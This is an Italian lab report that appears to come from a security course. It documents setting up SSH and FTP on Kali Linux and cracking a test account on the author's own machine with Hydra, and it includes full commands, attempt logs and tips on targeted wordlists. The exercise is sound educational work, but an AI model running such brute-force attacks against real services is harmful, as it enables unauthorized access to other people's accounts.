Relazione Tecnica – Cracking dell'Autenticazione con Hydra (SSH e FTP)

Introduzione L'obiettivo dell'esercitazione è comprendere:

- come configurare servizi di rete (SSH e FTP) su Kali Linux
- come verificarne il funzionamento
- come eseguire un attacco di brute force con Hydra
- come ottimizzare l'attacco riducendo i tempi di cracking (parte opzionale)

L'esercizio è diviso in due fasi:

Configurazione e cracking del servizio SSH
Configurazione e cracking di un secondo servizio a scelta (FTP)

1: Configurazione e Cracking SSH

Creazione dell'utente:

È stato creato un nuovo utente locale su Kali Linux: **sudo adduser test_user**

Password impostata: testpass

L'utente è stato aggiunto correttamente al sistema.

2 Avvio del servizio SSH

Il servizio SSH è stato avviato con: sudo service ssh start

Verifica del servizio: udo service ssh status

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
[sudo] password di kali:

┌──(kali㉿kali)-[~]
└─$ sudo service ssh status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Fri 2026-04-10 06:20:56 EDT; 2h 18min ago
 Invocation: b43ae2b46f374cde90c63e6725c5fa95
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 1829 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 1831 (sshd)
      Tasks: 1 (limit: 7947)
     Memory: 4.4M (peak: 65.1M)
        CPU: 16.579s
     CGroup: /system.slice/ssh.service
             └─1831 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

apr 10 07:14:41 kali sshd-session[29332]: Failed password for invalid user test_user1 from 192.168.50.100 port 37558 ssh2
apr 10 07:14:42 kali sshd-session[29374]: Failed password for invalid user test_user1 from 192.168.50.100 port 60440 ssh2
apr 10 07:14:42 kali sshd-session[29332]: Connection closed by invalid user test_user1 192.168.50.100 port 37558 [preauth]
apr 10 07:14:42 kali sshd-session[29332]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.50.100
apr 10 07:14:42 kali sshd-session[29332]: PAM service(sshd) ignoring max retries; 5 > 3
apr 10 07:14:42 kali sshd-session[29374]: Connection closed by invalid user test_user1 192.168.50.100 port 60440 [preauth]
apr 10 07:14:42 kali sshd-session[29374]: PAM 3 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.50.100
apr 10 07:14:42 kali sshd-session[29374]: PAM service(sshd) ignoring max retries; 4 > 3
apr 10 07:14:42 kali sshd-session[29448]: Connection closed by invalid user test_user1 192.168.50.100 port 60444 [preauth]
apr 10 07:14:42 kali sshd-session[29448]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.50.100

┌──(kali㉿kali)-[~]
└─$
```

3 Recupero dell'indirizzo IP

Con il comando: ip a

IP utilizzato nell'esercitazione: 192.168.50.100 (o equivalente nella tua rete)

4 Test dell'accesso SSH

Connessione: ssh test_user@192.168.50.100

Inserendo la password corretta **(testpass)**, l'accesso è stato effettuato con successo, confermando che il servizio SSH è correttamente configurato


```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 10 04:48:30 2026 from 192.168.50.100
```

4 Attacco Hydra su SSH

Installazione delle wordlist (seclists)

Con il comando**: sudo apt install seclists**

Le wordlist si trovano in: /usr/share/seclists/



5 Attacco Hydra

Usiamo il comando: hydra -L username_list -P password_list [IPKALI] -t 4 ssh

```
[ATTEMPT] target 192.168.50.100 - login "test_user1" - pass "987654321" - 298 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user1" - pass "dallas" - 299 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user1" - pass "austin" - 300 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user1" - pass "thunder" - 301 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user1" - pass "taylor" - 302 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user1" - pass "testpass" - 303 of 303 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 07:14:42
```

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pepper" - 68 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1111" - 69 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "zxcvbn" - 70 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "555555" - 71 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "11111111" - 72 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "131313" - 73 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "freedom" - 74 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "777777" - 75 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pass" - 76 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuck" - 77 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "maggie" - 78 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "159753" - 79 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "aaaaaa" - 80 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ginger" - 81 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "princess" - 82 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "joshua" - 83 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cheese" - 84 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "amanda" - 85 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "summer" - 86 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "love" - 87 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ashley" - 88 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "6969" - 89 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "nicole" - 90 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "chelsea" - 91 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "biteme" - 92 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "matthew" - 93 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "access" - 94 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "yankees" - 95 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "987654321" - 96 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dallas" - 97 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "austin" - 98 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "thunder" - 99 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "taylor" - 100 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 101 of 303 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "123456" - 102 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "password" - 103 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "12345678" - 104 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "qwerty" - 105 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "123456789" - 106 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "12345" - 107 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "1234" - 108 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "111111" - 109 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "1234567" - 110 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "dragon" - 111 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "123123" - 112 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "baseball" - 113 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "abc123" - 114 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "football" - 115 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "monkey" - 116 of 303 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "letmein" - 117 of 303 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "696969" - 118 of 303 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user_dmt" - pass "shadow" - 119 of 303 [child 1] (0/0)
```

Fase 2 – Configurazione e Cracking FTP

Installazione del servizio FTP (vsftpd): sudo apt install vsftpd

Per avviarlo : sudo service vsftpd start

Il servizio FTP è stato avviato correttamente.

test dell'accesso FTP

Eseguo il comando: ftp 192.168.50.100

Inserendo:

- username: kali (o altro utente locale)
- password: kali

L'accesso è riuscito.

Il prompt FTP è: ftp>

(Questo conferma che il servizio FTP è attivo e funzionante.)

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.5)
Name (192.168.50.100:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221 Goodbye.
```

Attacco Hydra su FTP

Prima è stato necessario uscire dal client FTP con il comando: bye

Poi è stato lanciato Hydra: hydra -L users.txt -P passwords.txt IPKALI -t 4 ftp

Hydra ha individuato correttamente la combinazione username/password.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 07:13:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 303 login tries (l:3/p:101), ~76 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 73.00 tries/min, 73 tries in 00:01h, 230 to do in 00:04h, 4 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] 70.67 tries/min, 212 tries in 00:03h, 91 to do in 00:02h, 4 active
[STATUS] 70.75 tries/min, 283 tries in 00:04h, 20 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 07:18:24
```

Parte Opzionale – Ottimizzazione dell'attacco

• usare wordlist enormi è inefficiente

• un attaccante reale usa informazioni contestuali

• la configurazione del servizio influenza la sicurezza

Problema rilevato

Le wordlist di seclists contengono milioni di voci

Hydra impiegherebbe giorni/anni per completare l'attacco.

Soluzione adottata

È stata creata una wordlist mirata, basata sul contesto del sistema e sugli utenti realmente presenti.

Conclusioni

L'esercitazione ha permesso di:

• configurare correttamente servizi di rete (SSH e FTP)
• verificare il loro funzionamento
• eseguire attacchi di brute force con Hydra
• comprendere l'impatto delle wordlist sulla velocità dell'attacco
• ottimizzare il cracking tramite wordlist mirate (parte opzionale)

L'esercizio è stato completato con successo.